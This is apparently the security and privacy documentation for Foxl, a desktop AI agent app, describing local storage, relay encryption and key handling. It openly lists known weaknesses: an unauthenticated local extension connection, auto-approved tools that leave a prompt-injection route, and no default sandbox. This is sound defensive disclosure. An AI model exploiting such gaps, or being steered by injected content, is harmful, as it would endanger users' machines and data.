Websites Foxl has used. When a task needed a website or a web API, the agent writes down the site and what it learned getting it to work (where the sign-in form is, which request the site needs, a step that has to wait), and reads that back the next time a task needs the same site. It stays on your computer: a row in the app's database and a NOTES.md per site under ~/.foxl/integrations/, readable only by your user. A site is recorded only after one of the agent's own tools reached it in that chat. Foxl refuses to write down a password, key or token saved on this computer, text shaped like a key, token, cookie or webhook address, or a web address that carries a user name or password, and it keeps an address without its query. A site on the Web Access blocked list (banks, payment services and government sites among them) is never recorded while that filter is switched on, and a site you told Foxl never to sign in to is never recorded at all. With Save memories off, nothing is recorded or read back. The app does not list these entries yet.
Other things the desktop keeps on your machine, outside the workspace so another chat's agent does not come across them:
| What | Where | Kept until |
|---|---|---|
| Files you attach to a chat message | ~/.foxl/data/attachments/<chat> | The chat is deleted for good |
| The earlier versions behind a reply's Undo | ~/.foxl/file-history | 30 days, at most 4 MB per file and 256 MB in all, or the chat is deleted for good |
| Screenshots the browser tools take | ~/.foxl/data/screenshots | Not deleted automatically |
| The on-device model's prepared opening prompt, on a Mac (see On this device) | ~/.foxl/local-model/slots | The newest two per model are kept; all of them go when the model is deleted or you sign out |
| The server's log, one file per day | ~/.foxl/data/logs | A week |
Network Security
- Localhost only: The agent server listens only on localhost. It is not accessible from other devices on your network.
- Connection token: every request to the local API must carry a random token the app generates - fresh at each launch when the app starts the server itself, or minted once at install and kept in
~/.foxl/daemon.json(readable only by your user, beside the relay refresh token the service signs in with) while the background service is on, and wiped when you turn the service off. The token is required whatever the letter case of the path, and the comparison is constant-time. - The Chrome extension's connection is the exception. Its localhost WebSocket does not use the connection token, and the released extension connects without the pairing key meant to replace it, so the desktop accepts that connection from any program running on your computer. A web page cannot open it: the browser names the page's origin, and the desktop refuses a page. See Chrome Extension.
- No analytics SDK or ad pixels in the apps: the Foxl desktop, iOS and Android apps carry no analytics or advertising SDK and send no crash reports on their own. What they do send is stated here: requests that reach the relay carry the app's version and kind (desktop, web, iOS or Android), and the relay records, per account and day, which app versions and which relay host (relay.foxl.ai or api.foxl.ai) it saw, so Foxl can tell which ones are still in use; those rows are kept 90 days and deleted with your account; and a report you send with Report an issue carries what its dialog lists, nothing more (see Community). Our websites (foxl.ai, docs.foxl.ai, app.foxl.ai, code.foxl.ai) use Google Analytics for page-view measurement, and only if you accept analytics cookies - see the privacy policy.
- Network paths on Windows. A path that starts with two backslashes (
\\server\share\report.pdf) names a file on another computer's network share, and opening one makes Windows sign in to that computer as you. Foxl opens it as it opens any other path. To stop that, turn on Settings > Safety > Don't open network paths (the same switch is in Settings > Notes, beside the save folder): Foxl then refuses such a path before Windows contacts that computer, and a chat or Notes says why. A drive letter mapped to a share still opens, and Foxl never opens a Windows device path such as\\.\PhysicalDrive0. - Sign-in on a phone is bound to the request that started it. The iPhone and Android apps mint a one-time value before opening the system browser and require it back on the
foxl://return, so a web page cannot hand the app someone else's session. - App lock on a phone. In the iPhone, iPad and Android apps, Settings > App lock (off until you turn it on) opens Foxl only after Face ID, Touch ID or your fingerprint, with the phone's passcode when those do not recognize you. While Foxl is locked, its sign-in on the phone is sealed by the phone's secure hardware, so nothing can use your account until you unlock. Lock after sets how long Foxl can stay in the background first. Android needs version 11 or later.
- Lock a chat. Lock chat keeps one chat's title and messages off Foxl's screens (the chat list, search, notifications, exports and Make) until you unlock it with Touch ID on a Mac, or with Face ID, Touch ID, your fingerprint or the passcode in the phone app. A reply in it from a phone goes only in sealed requests to your computer, never on the relay-readable live chat path. The lock itself is not encryption: it does not protect the chat from programs running on your computer, which can read Foxl's database, and an earlier version of Foxl on your computer shows it unlocked. See Lock a chat.
Code signing and updates
- macOS builds are Developer ID signed, run with the hardened runtime and are notarized by Apple.
- Windows builds are signed with a self-signed certificate, so SmartScreen shows Unknown publisher on a fresh download - see Troubleshooting. The updater still refuses an update whose publisher name is not
Foxl AI. - Linux AppImages are unsigned.
Cloud Relay
The relay server at relay.foxl.ai handles:
- Authentication: Sign in with Google, Apple, GitHub, or email using a password or a sign-in link. Signing out on app.foxl.ai or code.foxl.ai also cancels any sign-in started in that browser before it, so a sign-in link requested earlier no longer signs the browser back in, and a completed sign-in cancels any other still pending in the same browser. Signing out in one tab of app.foxl.ai, or one window of the desktop app, also stops every other open tab of it from saving that account's data until it reloads, so the next person to sign in on that browser does not find the previous account's chats
- Cross-device sync, the desktop tunnel, push notifications, and your direct conversations in Messages (with the history of a team you were in, to read)
- A sign-in you finish on your phone: when Connect on a phone opens a service's sign-in page, that page returns to the relay, which hands the service's one-time answer back to that phone and stores nothing. The phone passes it to your computer over its own secure connection, so it can only reach the computer of the Foxl account signed in on that phone. Your computer holds the key that makes the answer usable and exchanges it itself, so the service's tokens never reach the relay. See Connecting a service from the chat
- Metering: managed model usage and Remote compute on your credits, including Code, enabled remote chat and cloud Notes jobs, transcription and voice input on your Foxl credits, and the Foxl-hosted Agent model on accounts enabled for it
It serves models for Foxl Code, and for remote chat on the accounts it is offered to.
Foxl Code's chat and managed coding agents run their models through the relay on Amazon
Bedrock, paid for with your credits, and so do remote chat's cloud replies.
Accounts enabled for cloud Notes in the remote-chat pilot can also run those Notes jobs
with the same switch while the computer is offline; Haiku-only chat does not enable them.
For desktop Agent work, use your own model access unless your account is enabled for
Foxl-hosted Agent inference. Without that permission no Foxl provider entry is shown,
and a request sent to it anyway is refused with 409 hosted_inference_disabled.
No plan is sold. See Cost & model access.
What it stores. Your account, sessions, devices and push tokens; usage counters (token, request and transcription-second counts) rather than message text; the Channels and DMs you post to; the folders and docs you share; Foxl Code conversations, Task Documents and task events; the files you attach to a Foxl Code task, in Amazon S3 in Foxl's AWS account under your account alone, each deleted 30 days after you attach it (sooner once the tasks that carry it are deleted, and with your account), and handed to the task's coding agent read-only outside your repository so it is never committed; the Kiro or Cursor API key you save for Foxl Code's Remote agents (and any agent credential stored there earlier), encrypted at rest; on the accounts remote chat is offered to and only once you turn it on, remote chat's conversations, attachments and the cloud agent's own memory files, in Amazon S3 in Foxl's AWS account; and an audit record of tunnel connections, of which it keeps your newest 100 entries. It does not store your desktop conversations, your computer's memory files, your Notes transcripts or the provider keys you enter in the desktop app. The provider keys never reach it; some of the rest passes through it while it forwards your traffic, as Cloud Relay lists. Your computer's memory files are one such case: with Use my computer's memory on, your phone or browser sends its copy of SOUL.md, USER.md, MEMORY.md and AGENTS.md through the relay with each cloud message, and the relay stores none of it. The full list is in the FAQ below.
Limits the relay applies to your account
The relay runs on a daily allowance every account shares, so it caps what one account can use. The ones an ordinary account can reach:
| Limit | Past it |
|---|---|
| Your desktop's connection: 1,000,000 messages from the desktop per UTC day, counted across reconnects | Until 00:00 UTC, when it reconnects by itself, the desktop cannot be reached from app.foxl.ai or the phone and its notifications stop reaching the phone. The desktop app itself keeps working. A terminal printing nonstop while a phone or browser is connected sends about 20 messages a second, so about 14 hours of it, or 7 from two terminals, reaches the limit |
| Foxl Code's live view: 200,000 messages per UTC day from all of an account's connections | The connection is closed until the day ends. The Foxl apps send at most about half of that even with six tabs open around the clock, so they do not reach it |
| Export my data and the usage CSV: three an hour and six a day, together | The download reports that it failed; it works again later |
| A profile photo change: 20 an hour and 50 a day | The change says the server refused it |
| The per-model usage breakdown: 10 a minute and 100 a day | It is not refreshed until the window passes |
| From one internet address (a carrier, an office network, a VPN): push setup, abuse reports, data exports and connecting Slack share 10 a minute | "Too many requests" until the minute passes |
Shared folders and shared skills
Both belong to team workspaces, which the app no longer shows (a team's conversations stay readable under Team history in Messages, and nothing a team stored was deleted). For an older app that still shows them: turning a restricted shared folder back to "everyone in the workspace" clears its access list, so restricting it again starts from an empty list with you on it, and nobody can read the old list in the sharing dialog. A shared skill that a workspace admin archived stays archived when its author saves it again; bringing it back is up to an admin.
Remote access encryption coverage
TLS protects the connection to and from the relay. End-to-end encryption (E2E) adds protection between your own devices for the paths below, after both devices complete their encryption handshake. It does not cover every relay feature.
| Desktop remote traffic | Protection |
|---|---|
| Regular JSON API requests and responses, including saved chats, file contents returned through that API and Foxl Notes sync; terminal input and output; tool approval prompts and your answers | TLS + E2E after a successful device handshake |
| Live chat requests, attachments and streaming replies, including a question to the Notes AI Assistant from the phone or web app and the transcript lines it attaches; streaming Notes AI replies (summaries, Ask AI answers, reports, titles, live translation); a local Foxl Code task's live output while it streams, and the task id in its request path; binary file previews; notification previews | TLS only; the relay can read the content in transit |
| A client or desktop that has not established an encrypted session | TLS only, including the API and terminal paths |
This scope is specific to Desktop remote access. Cloud models, Notes services, Channels, DMs and Foxl Code cloud work have their own server processing; they do not inherit the Desktop tunnel's encryption.
Foxl Notes sync between your computer and your phone, iPad or app.foxl.ai never falls back to TLS alone: a note goes only in requests sealed with the key that device and your computer share (the relay forwards them without it), and a device without that encrypted session waits and sends nothing. Your computer holds the shared copy, and the relay keeps none of the notes it forwards; audio stays on the device that recorded it.
Terminal traffic has two further rules. While no phone or browser is connected to your desktop, the output of terminals and Foxl Code panes you use on the computer itself does not go to the relay at all. And once a phone or app.foxl.ai has had an encrypted connection to your desktop, terminal output and terminal tabs that arrive unencrypted while that encryption is being set up again (after the desktop reconnects, for example) are ignored rather than shown; encrypted output resumes as soon as the connection is encrypted again.
What it can read in transit. Since v0.6.27 your browser or phone and your
desktop set up their own encryption with keys the relay never holds - ECDH P-256,
one session per connected device, AES-256-GCM payloads, and since v0.6.28 the
payload is compressed before it is encrypted, so a long conversation downloads
about as fast as it did in the clear. Your desktop also has a permanent identity
key, kept in ~/.foxl/tunnel-identity.json, so reinstalling the app leaves it in
place; it changes when the ~/.foxl data folder is reset or the desktop moves to
a new machine. Your browser or phone pins that key the first time it connects and
refuses to set up the encrypted session if it ever changes, so after a device's
first connection a swapped key is noticed rather than accepted. The short code
derived from it (a safety number) is shown on the Mobile/Web page on both
ends. Compare those numbers to verify the desktop's identity. A changed key
refuses the encrypted session and shows a persistent warning; accepting a new key
requires an explicit confirmation. The encryption covers terminal input and
output, regular API requests and responses (including file contents returned by
that API) and their method and path, and tool approval prompts with your answers.
Six payloads, plus one identifier,
are outside it, on purpose and for now:
- notification previews, because the relay builds the push your phone shows;
- the chat message you send from the phone or web app - its text, any images or documents attached to it, and the model name - which the app posts to the relay as plain JSON rather than inside the envelope. A question to the Notes AI Assistant from the phone or web app while your desktop is online is one of these messages, with the transcript lines it attaches: the whole meeting so far on the first question, then the lines added since. The app sends the current message only, so your earlier messages do not cross the relay on this path; a Foxl Code chat turn that runs its model on your desktop travels the same way and does carry the conversation so far;
- a chat reply while it streams, and a file preview's raw bytes, which arrive over an HTTP response the relay holds open rather than over the encrypted socket (the request that asks for a preview names the file's path in the clear too);
- a Notes AI reply while it streams from your desktop - a summary, an Ask AI answer, a report, an automatic title, or a live translation, which is your meeting's transcript in another language - over the same kind of held-open HTTP response. The request that asks for a summary, a report, a title or a translation, transcript included, is inside the envelope once the handshake has completed; an AI Assistant question is a chat message (above), so it is not;
- a local Foxl Code task's live output while it streams - a task running on This computer that you watch from the phone or web app: its events and its live terminal output, over the same kind of held-open HTTP response (the request that opens the stream names the task id in its path in the clear too);
- the conversation id on a chat request, so a "reply finished" push can open the right conversation.
The encryption engages per device, and only when both ends can do it. A client that cannot complete the handshake is served in the clear instead, deliberately: the relay serves a spread of client versions, and a phone runs the web bundle that was signed into the app build you installed rather than the one on app.foxl.ai. The browser and phone side shipped in v0.6.27, so a browser tab, a phone app or a desktop older than that runs over TLS alone, and for that one session the relay reads everything in the list above as well - terminal output and what you type, every API and file response, and the method and path. Nothing stops working, and the other devices on the same desktop are unaffected. This is not a rare case: when this page was last measured, in September 2026, most clients that had connected in the previous week were still on builds older than v0.6.27.
So live chat through the relay is TLS-only, not end-to-end encrypted, in both directions: the relay can read what you send and what streams back, and it stores neither. A Notes AI reply is TLS-only in the same way while it streams back, though the request that asked for it is not (a question to the AI Assistant from the phone or web app is a chat message, and TLS-only too), and so is a local Foxl Code task's live output while you watch it from the phone or web app. Everything else, between two devices that have both completed the handshake, is protected from the network by TLS and encrypted with keys the relay never holds - and that list is gated: a check in CI holds the readable message types exactly against the code, so a type cannot join or leave it without a deliberate change. If that is not acceptable for your data, run the desktop with remote access off - and note that bring-your-own-key requests never involve the relay at all. See Desktop Relay for the per-message-type detail.
What this section used to say
An earlier version claimed end-to-end encryption before the software did it. It was then corrected to say the relay read everything it forwarded, which was true at the time. The encryption described above has since shipped, with the exceptions listed. All three versions are recorded here because the first was one you might have made a decision on.
Bring Your Own Key
When you use your own API keys (Settings > Model & provider), requests go directly from your machine to the AI provider. The Foxl relay is not involved. Requests to OpenRouter also carry its app-attribution headers, which name the app as Foxl (https://foxl.ai) and two category labels; they are the same on every computer and say nothing about you or your account. If you turn on Automatic fallback in the same pane, a turn that falls back is sent to the fallback model's vendor instead, so that vendor sees the conversation - the switch is off unless you enable it.
Supported providers for BYOK:
- Anthropic (Claude API direct)
- OpenAI (GPT-6.1 Sol, GPT-6 Luna, GPT-5.5, and the rest of the API catalog)
- Google (Gemini)
- Amazon Bedrock (your own AWS account)
- OpenAI-compatible vendors with your own key: OpenRouter, DeepSeek, Groq, Z.ai, Kimi, Qwen, Together, Mistral, Fireworks, Perplexity, xAI, Cerebras, SambaNova, AI21, Hugging Face, MiniMax
- On this device: Google's open Gemma 4, run by Foxl on a Mac with Apple Silicon, a Windows PC or a Linux x64 computer (completely offline)
- Ollama, vLLM, LM Studio (local models, completely offline)
- A subscription you already have: Claude Code (OAuth), OpenAI (OAuth, via Codex), Gemini CLI
API Key Storage
The desktop app's API keys are stored locally in its configuration - model keys and the Notes transcription keys (Deepgram, AssemblyAI, OpenAI, ElevenLabs, Gemini, OpenRouter) alike. The desktop never sends them to Foxl's servers - only to the respective AI provider when making API calls - and a transcription key is never handed to the browser or the phone either: the desktop opens the connection to the provider and passes the audio through. A Deepgram, AssemblyAI, OpenAI or ElevenLabs key you paste into the iPhone, iPad or Android app under Settings > Notes > Recording is that phone's own key: it is kept in the phone's secure storage (the Keychain, or under an Android Keystore key) for the account you are signed in with, shown only by its last four characters, not sent to Foxl's servers, and removed when you sign out, and the audio goes from the phone straight to the provider. (The Kiro or Cursor key you give Foxl Code's Remote agents is a different store: it lives on the relay, encrypted at rest, so a task can use it inside its microVM - see Where does Foxl Code run.)
They are encrypted at rest with a random key kept in a separate protected file. Before v0.6.5 that key was computed from the machine name and the install path - both guessable by anyone holding a copy of the database file, so the encryption added nothing against a stolen backup. Existing keys are re-encrypted the first time they are read. Since v0.9.3 Foxl also keeps a copy of that key in your system's own secret store where there is one (on a Mac, Foxl key for saved API keys and sign-ins in Keychain Access), so that a later version can stop keeping it in a file; Foxl still reads the file, so nothing changes in how the keys are used.
A website sign-in you type into a Sign in to card is kept apart, in the sign-in vault: each value encrypted on its own with a key that the operating system holds (the macOS login keychain as Foxl Vault key, Windows DPAPI, or the Linux Secret Service), typed into the site by Foxl's browser without the model seeing it. Settings > Tools > Integrations > Saved keys and sign-ins lists the keys, tokens and sign-ins you gave Foxl and where each is kept, without showing a value. See Sign-ins and saved keys.
The endpoint that tests a key will only ever send your stored key to the address you configured. A custom address has to come with its own key; previously the address and the key were independent inputs, so a request naming an outside address and no key was answered with your stored key in plain text.
For maximum privacy, use a local model (Gemma 4 under On this device on an Apple Silicon Mac, a Windows PC or a Linux x64 computer, or Ollama), and in Notes pick On device transcription (Apple Silicon Mac, Windows PC or Linux x64 computer) and set Title model, Run live features on and Live translation AI model to that local model too, because on Automatic they can run on a fast cloud model - on Amazon Bedrock, an Anthropic or Gemini key, or OpenRouter's free models - when this computer has one set up. Your conversations never leave your machine, no API calls are made, the audio of a recording stays on the computer, and no credits are consumed.
Frequently asked questions
The questions a security review asks first, answered against what the software does today rather than what it is meant to do. Where a control has a limit, the limit is stated next to it.
Is Foxl secure?
Foxl is a local-first agent with several independent controls, and this page is explicit about the ones it does not have.
In place today:
- The agent runs on your machine. Conversations, memory, files and provider
keys live under
~/.foxl; the desktop server binds to127.0.0.1only, and every request to it must carry a random connection token (fresh at each launch, or minted once at install when the background service is on). - Per-tool approval rules (
allow/ask/deny) in Settings > Safety. Once auto-approve-all is off, the built-inaskrules take effect: shell, terminal, background process, file write and the browser ask first, and so do sending a message or file to a chat channel, creating or changing a schedule and rewriting the workspace memory files the system prompt is built from. A prompt can be answered from your phone or app.foxl.ai too. - Card numbers, transfers and trades ask, whatever auto-approve says. A send that carries a card number, a Korean resident registration number or a US Social Security number waits on a prompt whose Always allow covers only one recipient, and a browser step that sends money, moves it between accounts or trades waits on one with no Always allow. A purchase asks when you turn on Ask before purchases, and also when it cannot be undone, the chat opened another site or read outside text first, it comes from someone else's channel thread or a run nobody is watching, or it is over a limit you set; a subscription, a plan change and a step Foxl cannot tie to one button do the same, a cancellation and a refund ask in those runs and after such reading, a step on a page Foxl could not read asks in those runs, and a purchase a shell command sends asks every time. Otherwise the chat shows what was bought afterwards (see Steps that always ask for what the checks do not catch).
- A preset per kind of run. By where a run comes from in Settings > Safety sets your chats, schedules and the heartbeat, channels, the Notes assistant, check-ins and the brief, and runs started by incoming mail each to Full access, Ask first or Read only.
- Computer use asks per app. It is off until you turn it on, asks in the chat before it uses an app whatever auto-approve says, captures only that app's window (on Wayland, the whole screen once you allow it), and never operates terminals, password managers, system settings or Foxl itself. A phone can allow a step once you set it up and accept it in Foxl on the computer; in the phone apps each Allow needs the phone's own check of you, while a phone's browser asks for none (see Computer use for what this does not stop).
- Inbound channels deny by default. A channel bot (Telegram, Slack, iMessage and the others) answers only in the channels or to the people you list, and the list starts empty. Someone on the list who is not you gets no tools and none of your memory, unless you turn on Let other people use my full agent for that channel.
- Remote access is scoped to your account, and encrypted per device once both ends can do it. Only a device signed in to your Foxl account can reach your desktop through the relay, and most of what they exchange is encrypted with keys the relay never holds - on a device new enough to complete the handshake. A browser tab, phone app or desktop older than v0.6.27 gets TLS alone.
- The desktop's provider keys are encrypted at rest under a random key kept in a separate file only your user can read, and the desktop sends them to the provider only. The Kiro or Cursor key you give Foxl Code's Remote agents is stored on the relay instead, encrypted at rest - see the Foxl Code question below.
- No analytics SDK in the apps. The desktop, iOS and Android apps carry no analytics SDK, ad pixel or crash reporter; a report reaches Foxl only when you send one. What the relay records about the apps is each account's app version and relay host per day, kept 90 days.
Not in place, so you can decide with the facts:
- No sandbox by default.
execruns as your user with your permissions. The deny list is four literal patterns, not a syscall filter or a container. The optional shell sandbox runs on macOS and Linux, is off on a new install, and covers the shell commands and terminals the agent starts, not its other tools. - MCP servers run with your environment. A local MCP server you add inherits your shell variables, provider keys set as environment variables included - see MCP servers.
- The Chrome extension's local connection is not authenticated yet. Any program running on your computer can connect to the desktop the way the extension does; a web page cannot.
- A new install auto-approves every tool. Until you turn that off, anything the agent reads - a web page, a file, an allowed channel message - can steer it into running a command with no prompt in the way. That is the prompt-injection surface; the allowlists and approval rules above are the mitigations.
- The relay reads six payloads in transit - notification previews, the chat message you send from the phone or web app (with its attachments, and with the transcript lines a Notes AI Assistant question attaches), a chat reply while it streams, a file preview's bytes, a Notes AI reply while it streams (including live translation of a meeting), and a local Foxl Code task's live output while you watch it from the phone or web app - plus the conversation id on a chat request. Live chat through the relay is TLS-only, not end-to-end encrypted. See Cloud Relay.
- A client too old to encrypt runs in the clear, and that is most of them today. The handshake shipped in v0.6.27 and engages per device, so an older browser tab, phone app or desktop gets TLS alone - and for that session the relay reads terminal output, every API and file response and the request paths as well. When this page was last measured, in September 2026, most clients that had connected in the previous week were on builds older than v0.6.27.
- Compare the safety number on both devices. The Mobile/Web page shows it on the desktop and the connected browser or phone. A changed key refuses the encrypted session and raises a warning that cannot be dismissed. Review the numbers on both screens before explicitly trusting a replacement key; cancelling that confirmation keeps the existing pin.
Where does my data live, and what leaves my machine?
The Foxl app keeps conversations, memory, workspace files and provider keys on
your machine, at ~/.foxl (%USERPROFILE%\.foxl\ on Windows). Nothing leaves it
unless you use a feature that needs the network. What does leave, and where it goes:
| Traffic | Destination | When |
|---|---|---|
| Your own provider's model requests: your prompt plus the files, snippets and tool results the agent needs for that turn | Your provider, straight from your machine. Foxl's relay is not in this path. | Every turn on your own provider, unless the model is local (Gemma 4 on this device, Ollama, vLLM, LM Studio), in which case nothing leaves |
| Foxl-hosted Agent model requests | Amazon Bedrock through Foxl Relay | Only when your account is enabled for that model service and you select it |
| Sign-in, account and device records | relay.foxl.ai | When you sign in or connect a device |
| Desktop tunnel traffic | relay.foxl.ai, which forwards it to your phone or browser | Only while Remote Access is on |
| Remote chat: your message, its attachments, and the cloud conversation it continues | Foxl's own AWS account: the relay starts the turn on Amazon Bedrock AgentCore, the model runs on Amazon Bedrock, and the conversation is saved in Amazon S3 (US West, Oregon), encrypted at rest | Only for an account that turned on Settings > Chat > Remote chat: a new chat sent while your computer is offline, and every message in a cloud conversation |
| Remote chat with Use my computer's memory on: a copy of your computer's SOUL.md, USER.md, MEMORY.md and AGENTS.md, cut the way your computer's prompts cut them (USER.md without its identity, address and similar sections) | Copied from your computer to your phone or browser through the relay tunnel, only as API requests and responses sealed with the key that device and your computer share (the relay forwards them without it), and kept there, encrypted; sent with each cloud message through the relay to Amazon Bedrock AgentCore and Amazon Bedrock. Not saved on Foxl's servers | Only while Settings > Chat > Use my computer's memory is on (off by default); turning it off deletes the copy on that device |
| Channel messages and DMs, shared folders and shared docs | relay.foxl.ai - Cloudflare D1 for text, an access-blocked, encrypted-at-rest AWS S3 bucket for shared files | Only when you post or share into them |
| Meeting audio and voice input, when cloud transcription is used | Amazon Transcribe on your own AWS account, with your desktop signing the connection, or the transcription provider you chose under Settings > Notes (Deepgram, AssemblyAI, OpenAI, ElevenLabs, Gemini or OpenRouter), through your desktop; in the iPhone, iPad and Android apps, a Deepgram, AssemblyAI, OpenAI or ElevenLabs key saved on the phone sends the audio from the phone straight to that provider. On your Foxl credits (the Foxl Relay engine, or Automatic where nothing else can transcribe), Foxl's own cloud service on Foxl's AWS account, which passes the audio to Amazon Transcribe, measures it for billing and keeps none of it | Only while a Notes recording or voice input runs; the audio is not kept afterwards. With on-device transcription (an Apple Silicon Mac, a Windows PC or a Linux x64 computer, chosen under Settings > Notes) no audio leaves the machine |
| Foxl Notes sync: your notes, transcripts, summaries and reports (no audio) | Between your computer, which holds the shared copy, and your phone, iPad or app.foxl.ai, through the relay tunnel only as requests sealed with the key that device and your computer share (the relay forwards them without it); the relay keeps none of them | While Sync notes is on under Settings > Notes > Sync across devices (on by default, per device) and Notes is used on that device |
| Foxl Notes in the cloud: the note's text, for a summary, title, coaching report or speaker names | Amazon Bedrock through Foxl Relay, on your Foxl credits; the text is not stored. A question to the AI Assistant in the cloud is a cloud chat and is kept like the remote chat row above | For these Notes jobs: only on accounts enabled for cloud Notes in the pilot, with Remote chat on (Summarize in the cloud on the Summary tab turns it on), while your computer is offline. Haiku-only chat does not enable these jobs |
| Calendar for Notes | The calendar's own host: the iCal link you added, or Microsoft for Outlook through your Microsoft 365 sign-in. The Mac's Calendar app is read on the Mac | When Notes lists today's meetings. Calendar links are kept on your computer |
| Your Claude or ChatGPT plan's usage limits | Anthropic or OpenAI, with the sign-in Foxl already uses | When Plan usage is shown in Settings > Model & provider or the status panel |
| Email you ask Foxl to send through Gmail | Gmail, straight from your computer. Connecting Gmail, and renewing its access when a send finds it expired (it lasts about an hour), pass through Foxl Relay, which adds the credential Google requires and keeps no token | Only while Gmail is connected, when Foxl sends a message. See Gmail |
| Mail Foxl reads, if you turned Gmail reading on | Read from Gmail straight from your computer, then sent with that turn to the model that answers, like any tool result, and kept in that conversation on your computer until you delete it for good | Only with reading turned on when connecting, when a chat, a schedule, a channel request or a check-in needs it. See Gmail |
| Browser actions | Your own Chrome, over a localhost WebSocket | With the Chrome Extension installed |
| On-device models: Gemma 4 and the Notes speech engine | Gemma from Google's own Hugging Face pages and the llama.cpp runtime from its GitHub releases; the speech engine's weights from Hugging Face, its speaker models from GitHub, and the Python packages it runs on from PyPI - plus, on a computer without uv, a copy of uv from its GitHub releases (checked against a pinned hash) and the Python 3.12 it installs | Only when you press Install or Download. Once installed they run with no network |
| A report you send from the app | Foxl's relay, which files it, whole, as an issue in Foxl's private GitHub repository and emails it to the support inbox. When a bug is confirmed, the team may describe it in a public issue on github.com/foxl-ai/foxl in their own words, never with your email address, your account, the conversation or the diagnostic report | Only when you press Send report (or Send on a report card the agent prepared in a chat) |
Foxl Code is different by design: a task's conversation, plan and event history are stored on Foxl's servers so the task survives you closing the app, and the repository is cloned into an isolated microVM in Foxl's cloud. See the Foxl Code question below - or run tasks on your own computer, in which case nothing about them is stored in Foxl's cloud. Watching such a task from the phone or web app streams its live output through the relay, TLS-only (see Remote access encryption coverage).
Who processes what, and for how long, is in the privacy policy.
What does the relay store, and what can it read?
The relay at relay.foxl.ai is the account, sync and forwarding layer. It stores:
- your account, sessions and device records, and a push token for each device with notifications on;
- usage counters - token and request counts, transcription seconds - not message text;
- Channels and DMs: the messages, reactions and attachments you post to a team channel;
- shared folders and shared docs: the files and documents you share;
- Foxl Code: conversations, Task Documents, task events and per-repository memory;
- Foxl Code credentials: the Kiro or Cursor API key you enter in Foxl Code's settings for those Remote agents, and any Claude or ChatGPT login or Anthropic key stored there before Foxl Code ran its agents on managed models. The managed agents themselves need none. They are encrypted at rest (AES-256-GCM), decrypted only on the server to start a task, and never returned to the browser;
- Remote chat, only if you turned it on: the conversations Foxl answered from the cloud, their attachments, and the notes Foxl keeps for itself there (what you asked it to remember), in Amazon S3 in Foxl's AWS account (US West, Oregon), encrypted at rest with S3-managed keys. Your computer imports them when Foxl is next open on it, and a conversation you continue there becomes your computer's;
- an audit record of tunnel connections (device, action, time, and the IP address a device removal or remote disconnect came from) for device history and abuse investigation. The relay keeps your newest 100 entries and deletes older ones as new entries are added and in a daily cleanup; the latest are under Session History in Settings > Connect > Mobile/Web, and the rest is deleted with your account;
- reports you make about a message or a person (what was reported, your reason and note; the Foxl support inbox gets the ids and your note by email, never the reported content) and the people you block.
It does not store your desktop conversations, your computer's memory files, your Notes transcripts or the provider keys you enter in the desktop app. The one chat it does store is remote chat, the cloud chat that answers while your desktop is offline: it is offered only to the accounts Foxl has enabled for it, the relay serves it models on Amazon Bedrock on your Foxl credits, and what it keeps is the Remote chat item above.
What it can read while forwarding is the short list under Cloud Relay.
Is Foxl open source? Can I inspect what it does?
No. The Foxl app, the relay and Foxl Code are proprietary software. What is public and auditable:
- the browser extension that acts in your Chrome, under the Apache-2.0 license;
- the release binaries on github.com/foxl-ai/foxl, signed and notarized.
What you can inspect without source:
- Memory is plaintext markdown under
~/.foxl/workspace/. - Every skill the agent can use is a plain
SKILL.mdunder~/.foxl/skills/; read it before you install it. - Every tool call - each shell command, file write and browser action - shows in the chat as it runs and is kept with the conversation in the app's local database.
- The Chrome Extension's permissions are listed in Chrome's extension settings.
- This page records its own corrections. When a control was overstated, the correction stays on the page rather than being rewritten away.
Does Foxl train on my data, or see my prompts?
Foxl trains no model on your data. On the desktop, every model request goes from your machine to the provider you chose, under your agreement with that provider, and Foxl's servers are not in the path. A local model keeps the prompt on your machine entirely. Foxl Code is the exception: its chat and managed coding agents run their models through Foxl's relay on Amazon Bedrock, under Foxl's own AWS account, and the relay keeps the token counts it bills, not the text. The task's conversation is stored with the task, as the Foxl Code question below describes. On the accounts remote chat is offered to, remote chat's cloud replies and Foxl Notes' AI while your computer is offline also run through the relay on Amazon Bedrock under Foxl's account: a cloud Notes summary's text is not stored, while remote chat's conversations are stored as described above.
When you use the phone or web app through your desktop, live chat crosses the relay readable in both directions: the app posts your message - its text, any images or documents attached, the model name and the conversation id - to the relay as plain JSON rather than inside the encrypted envelope, and the reply streams back the same way. A Notes AI reply that streams back from your desktop (a summary, an Ask AI answer, a report, a title or a live translation) is readable in transit too, although the request that asked for it is encrypted once your devices have completed the handshake. A question to the AI Assistant from the phone or web app is a chat message, so it and the transcript lines it attaches cross readable, like any chat message. TLS protects those exchanges from the network; they are not end-to-end encrypted, and the relay stores none of them - see Cloud Relay.
Every third party that processes data - Cloudflare, AWS, the providers you choose, Resend for email, Apple and Google for push, GitHub if you connect a repository, Google Analytics on the websites with consent - is named in the privacy policy.
Who can talk to my agent?
Three doors, each with its own gate:
- Your own devices, through the relay. Only a device signed in to your Foxl account can connect to your desktop: the relay addresses the tunnel by your user id, and a browser needs a single-use ticket bound to its device. On first connect a device pins your desktop's identity key and refuses the encrypted session if it ever changes. Compare the safety number on the Mobile/Web page on both devices. A changed key shows a persistent warning, and accepting it requires an explicit confirmation. Turn Remote Access off and the tunnel disconnects.
- Chat platforms. A bot answers only where you allow it: Slack per channel, optionally narrowed to listed users; Telegram per user; Signal per Signal ID, direct messages only; iMessage, Discord and the other channels per the people or accounts you list. An empty list allows nobody. In a channel, a Slack bot sees only messages that @-mention it, and a direct message to it reaches it only from the people in Allowed Users. Only your own messages (by your ID in the channel's settings) get your full agent; anyone else on the list gets no tools and none of your memory, unless you turn on Let other people use my full agent for that channel.
- Software on your machine. The desktop server listens on
127.0.0.1and requires the connection token on every API call. The Chrome Extension talks to it over a localhost WebSocket that takes no token and, until the extension can present its pairing key, accepts any program running on your computer; a web page is refused.
Can anyone in my Slack workspace use my bot?
Only in channels you have allowed, and only by @-mentioning it, or in a direct message
from someone in the allowed-users list (once your Slack app subscribes to message.im with
the im:history scope and has the Messages tab on). Within an allowed channel, though,
any member can start a run unless you also fill in the allowed-users list. A run from
someone who is not you gets no tools, and none of your profile, memory, SOUL.md or past
conversations, but it still runs on your model and answers in that channel. With Let other
people use my full agent on (or on a channel you set up earlier with no ID of yours), it
uses your local tools on your machine under your auto-approve setting. So treat
the channel list as the boundary: allow a private channel with the people you would hand a
shell to, not #general.
